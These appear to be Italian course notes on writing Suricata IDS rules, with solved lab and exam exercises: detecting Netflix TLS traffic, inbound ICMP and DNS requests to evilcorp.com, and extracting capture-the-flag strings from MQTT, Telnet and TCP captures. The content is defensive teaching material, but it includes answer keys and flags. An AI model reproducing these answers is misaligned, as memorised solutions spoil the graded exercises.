    alert tls any any -> any any (msg:"SURICATA TRAFFIC-ID: netflix (assets)"; tls_sni; content:"assets.nflxext.com"; isdataat:!1,relative; flow:to_server,established; flowbits: set,traffic/id/netflix; flowbits:set,traffic/label/social-network; sid:300000004; rev:1;)

```

```

    alert tls any any -> any any (msg:"SURICATA TRAFFIC-ID: netflix (cookie)"; tls_sni; content:"cdn.cookiecutter.org"; isdataat:!1,relative; flow:to_server,established; flowbits: set,traffic/id/netflix; flowbits:set,traffic/label/social-network; sid:300000005; rev:1;)

```

PASSI DA FARE

1. Aprire Wireshark
2. collegarsi a sito che si deve insomma fare ecco (no refresh: cerca direttamente nella barra!)
3. su Wireshark vedere i domini alternativi che escono
4. segnarli!
5. copiare e incollare la regola di Facebook e sostituire con domini (dentro content) e il sid
6. testare et voilà

Esercizio Suricata 2 - file pcap

Il file di tipo pcap assegnato è il tracciato di un traffico MQTT tra un subscriber e un publisher sul broker Mosquitto.

(Per informazioni su MQTT e Mosquitto riprendere le slide su TLS)

Vostro compito è quello di creare una regola Suricata che scateni un alert ogni volta che nel contenuto del pacchetto MQTT ci sia il contenuto "flag"

Se predisposta correttamente, nei log di Suricata dovreste essere in grado di vedere il contenuto dei pacchetti

Nel contenuto dei pacchetti è possibile trovare "pezzi" di una flag nel formato SEC{qualcosa}, che potete ricostruire e sottomettere (insieme alla regola!) sul portale virtuale.

regola:

```

    alert tcp any any -> any any (msg:"Flag found"; content:"flag"; sid:999999921; rev:1;)

```

dopo per fare il parsing della flag

1. abilitare "payload-printable" in suricata.yaml
2. installare jq con `sudo apt install jq`
3. infine:

```

output=$(cat eve.json | jq 'select(.event_type="alert")')

```

```

first=`echo "$output" | awk -F "flag/first" '{ print $2 }' | awk -F "(0|\\")" '{ print $1 }'`
second=`echo "$output" | awk -F "flag/second" '{ print $2 }' | awk -F "(0|\\")" '{ print $1 }'`
third=`echo "$output" | awk -F "flag/third" '{ print $2 }' | awk -F "(0|\\")" '{ print $1 }'`

```

```

echo ${first}${second}${third}

```

la flag era: SEC{suricata_mqtt_nids}

Prova d'esame 11/01

Esercizio 1

Scrivere una regola Suricata in modalità alert per TUTTO il traffico ICMP SOLTANTO IN ENTRATA sulla rete 192.168.X.X

Hint. (Se pensate sia necessario cambiare la configurazione di Suricata è bene specificarlo inserendo le righe da modificare)

risoluzione:

1. andare in suricata.yaml e commentare la variabile HOME_NET, scommentare invece la seconda (192.168..)

#! NB meglio essere sempre più specifici possibile quando si scrivono le regole!

2. aggiungere seguente regola:

```

    alert icmp any any -> $HOME_NET any (msg:"ICMP receiving"; sid:20230009; rev:1;)

```

Esercizio 2

Scrivere una (o più) regola Suricata in modalità alert per qualsiasi richiesta a evilcorp.com. Nota bene NON è possibile utilizzare il protocollo http o la porta 80 per creare questa regola.

```

    alert dns any any -> any any (msg:"DNS query to evilcorp.com"; dns.query; content:"evilcorp.com"; sid:20230010; rev:1;)

```

```

    alert ip any any -> any any (msg:"Request to evilcorp.com"; content:"evilcorp.com"; sid:20230011; rev:1;)

```

Esercizio 3

È stato rilasciato un file pcap esame_10_febbraio_2023.pcapng

Il file rappresenta il tracciato di traffico di diversi tentativi di autenticazione su di un noto protocollo. Compito dello student e è identificare:

- Protocollo del traffico
- I 2 Indirizzi Ip in gioco (considerate che ovviamente il traffico è in due direzioni)
- La/Le porte del protocollo in gioco

risoluzione:

- il protocollo utilizzato è Telnet;
- i due IP in gioco sono 192.168.56.1 <-> 192.168.56.8
- la porta in gioco è la 23 (quella di Telnet!)

Per recuperare la flag:

1. da wireshark vediamo che c'è un login in corso quindi ci interessa lo stream client->server:

```
alert tcp 192.168.56.1 any -> 192.168.56.8 23 (msg:"Telnet flag found"; flowbits:set,logged_in; content:"sec"; sid:20230013; rev:1;)
```

2. vediamo che dal file eve.json ci interessa il payload_printable quindi lanciamo:

```
cat eve.json | jq 'select(.event_type="alert")'
```

Esercizio suricata file tracciato 25 giugno

1. Il protocollo del traffico è TCP
2. I due indirizzi in gioco sono: 192.168.56.3 e 192.168.56.1
3. Le due porte utilizzate sono: 6666 e 54968

Da wireshark possiamo notare che tutti i pacchetti TCP che hanno Len != 0 contengono dei bite di dati ovvero i nostri pezzi di flag, vanno tutti da client -> server

Possiamo scrivere una regola tipo:

```
alert tcp 192.168.56.1 54968 -> 192.168.56.3 6666 (msg:"TCP Flag Detected"; flow:to_server; sid:99000006; rev:1;)
```

poi lanciando (oppure il parser shell)

```
tail -f eve.json | jq -r '.payload_printable'
```

vediamo che tutti i payload printable vanno a comporre la flag: "SEC:{this_is_the_first_part_this_is_the_second_part_third_part}"